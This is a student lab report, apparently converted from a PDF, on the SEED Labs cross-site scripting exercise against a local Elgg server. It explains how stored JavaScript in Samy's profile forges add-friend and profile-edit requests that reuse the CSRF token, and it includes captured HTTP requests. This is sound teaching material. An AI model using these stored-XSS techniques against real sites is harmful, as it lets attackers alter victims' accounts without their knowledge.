49 <div id="profile-details" class="h-card vcard"><div class="elgg-profile-fields"><div class="elgg-profile-field elgg-profile-field-vertical"
50 <p><script>
51 document.write('<nav class="elgg-menu-container elgg-menu-title-container"
54 require(['elgg/widgets'], function (widgets) {
55 widgets.init();
56 });
57 </script>
58 </div>

```

SAMY'S GUID is found to be 59. When crafting the malicious JavaScript code, we will add this parameter to it.

The malicious code is constructed and dropped in Samy's about me page. This is done in the EditHTML column that is available. It must be noted that this attack will not successfully work if we drop the same in the Visual Editor. The visual editor does not take in HTML code snippets. It encodes < to &lt; and so on, and sanitizes the input. Therefore, any malicious code placed there will bear no effect.



## INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB


The code uses AJAX to craft a HTTP GET Request to the seed-server.

Once we save this malicious modification, Samy's profile page reloads. When we route to Samy's friends page, we see that Samy is also now added to his own friend list.



The code snippet provided did not check the current guid with 59 (Samy's guid). Samy could have used this check to ensure that his session does not generate a HTTP GET request. However, because those code snippets were not included, the embedded code was executed even on Samy's profile on reloading.

We now, test the same on Alice's profile. On clicking on Samy's profile, the following HTTP GET Request packet is sent from Alice to the seed-server without her knowledge or consent.



The malicious AddFriend request is crafted and sent and subsequently, Alice now adds Samy as her friend without her consent/knowledge.


The same is shown in the screenshot in the next page-

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB



#### Questions –

**1. Explain the purpose of Lines 1 and 2, why are they needed?**

**Ans:** Lines 1 and 2 basically highlight the timestamp and the secret token values that are appended into the request packet before being sent to the server. The server, which was previously vulnerable to CSRF, is now immune to that attack because of the secret token. The secret token validates that the request is same-site to the server (as the token is generated using MD5 hash of the current session Id etc.). In this XSS attack, we are forging a HTTP request. If we do not append these token details, then the server will consider this as a malicious cross-site request and discard it. Our XSS attack will only work, if we use the CSRF counter-measure to our benefit, and therefore Lines 1 and 2 are included.

**2. If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the HTML mode, can you still launch a successful attack?**

**Ans:** It must be noted that this attack will not successfully work if we drop the same in the Visual Editor. The visual editor does not take in HTML code snippets. It encodes < to &lt; and so on, and sanitizes the input. Therefore, any malicious code placed there will get encoded into new characters. This will no more be considered JavaScript code and therefore, they won't be embedded into the source code. When they are not embedded into the source code, the attack will not be successful.

## INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

#### Task 5: Modifying the Victim's Profile

We first understand the template of a HTTP POST request. In order to do so, we first add 'PavanRKashyap' is my hero in the AboutMe section of Samy's profile. When we click on submit, we observe a HTTP POST request that is sent out.



The POST request holds the elgg tokens, the user who has requested the update (Samy in our case) and the corresponding string "PavanRKashyap is my hero"



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----20202409171095983682552952671
Content-Length: 3034
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=602agvo77l6q77rv67reggkf9
Upgrade-Insecure-Requests: 1
_elgg_token=PXf8a-HtXlyGKRtYnFT-Ww&_elgg_ts=1681385447&name=Samy&description=<p>PavanRKashyap(CS280) is my hero</p>
&accesslevel[description]=2&briefdescription=PavanRKashyap(CS280) is my hero&accesslevel[briefdescription]=2&location=&accesslevel
POST: HTTP/1.1 302 Found
Date: Thu, 13 Apr 2023 11:35:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
```

The aim of this task is to craft a POST request that modifies the About Me section of the victim and adds "PavanRKashyap is my hero" message into it, when they view Samy's profile. Again, this addition is not known to the client/victim visiting the malicious site.

## INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB


The malicious code snippet is written and saved. In this code snippet, the current GUID is compared with Samy's GUID. If the current GUID is not Samy's, then the HTTP POST request is sent out using AJAX and the malicious string is loaded into that user's AboutMe section.

One important observation we make here is that unlike previously, the username and the guid are not being hardcoded. Whichever user views Samy's profile page, that user's name and guid are fetched and used in the body section of the HTTP POST argument.



Samy's profile is not affected. We now route to Alice's profile.

We observe that for the moment Alice does not have anything in her AboutMe section.



Alice routes to the member's list and views Samy's profile.

As soon as Alice views Samy's profile, a POST request is sent from Samy's webpage.


## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section


SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

This POST response is redirected to Alice's webpage. The header section shows the embedded malicious string.



The response modifies Alice's profile EDIT page and correspondingly embeds the malicious string in her AboutMe section.



The same is seen in her page now. Alice's description now has become "PavanRKashyap is my hero"

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section


SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB


#### Questions –

3. Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

**Ans:** As suggested previously, on removing this line, Sammy will also get infected because that particular line verifies if the current GUID is not that of Sammy's. By removing that line, the POST request can now be redirected to Sammy's profile page too.



As expected, the page is redirected to Sammy's profile and his AboutMe section is now changed to "PavanRKashyap is my hero".





## INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

One crucial point we observe is that, when we route to Samy's AboutMe section in the EditProfile page, we see that the previous Javascript code has been removed (or more like rewritten with the new malicious string).

The previously crafted malicious code is now no more embedded into Samy's profile. This means that anyone who visits Samy's profile now (who were not previously infected) will not be infected i.e there will not be any malicious JS code executed and requests routed to the server.



The screenshot shows a web browser window with two tabs: 'Edit profile : Elgg For SEED' and 'PES1UG20CS280 - Google'. The address bar shows 'www.seed-server.com/profile/samy/edit'. The page has a blue header with 'Elgg For SEED Labs' and navigation links: 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', and a 'Search' button. The main content area is titled 'Edit profile' and contains two sections: 'Display name' with a text input field containing 'Samy', and 'About me' with a large text area. The 'About me' text area is empty, and there are links for 'Embed content' and 'Visual editor' to its right. Below the text area is a dropdown menu set to 'Public'.


So, we can conclude that by just removing one specific line, the attacker self-sabotages himself and disrupts the entire intended plan.

**CROSS SITE SCRIPTING (XSS) LAB****Task 6: Writing a Self-Propagating XSS Worm**

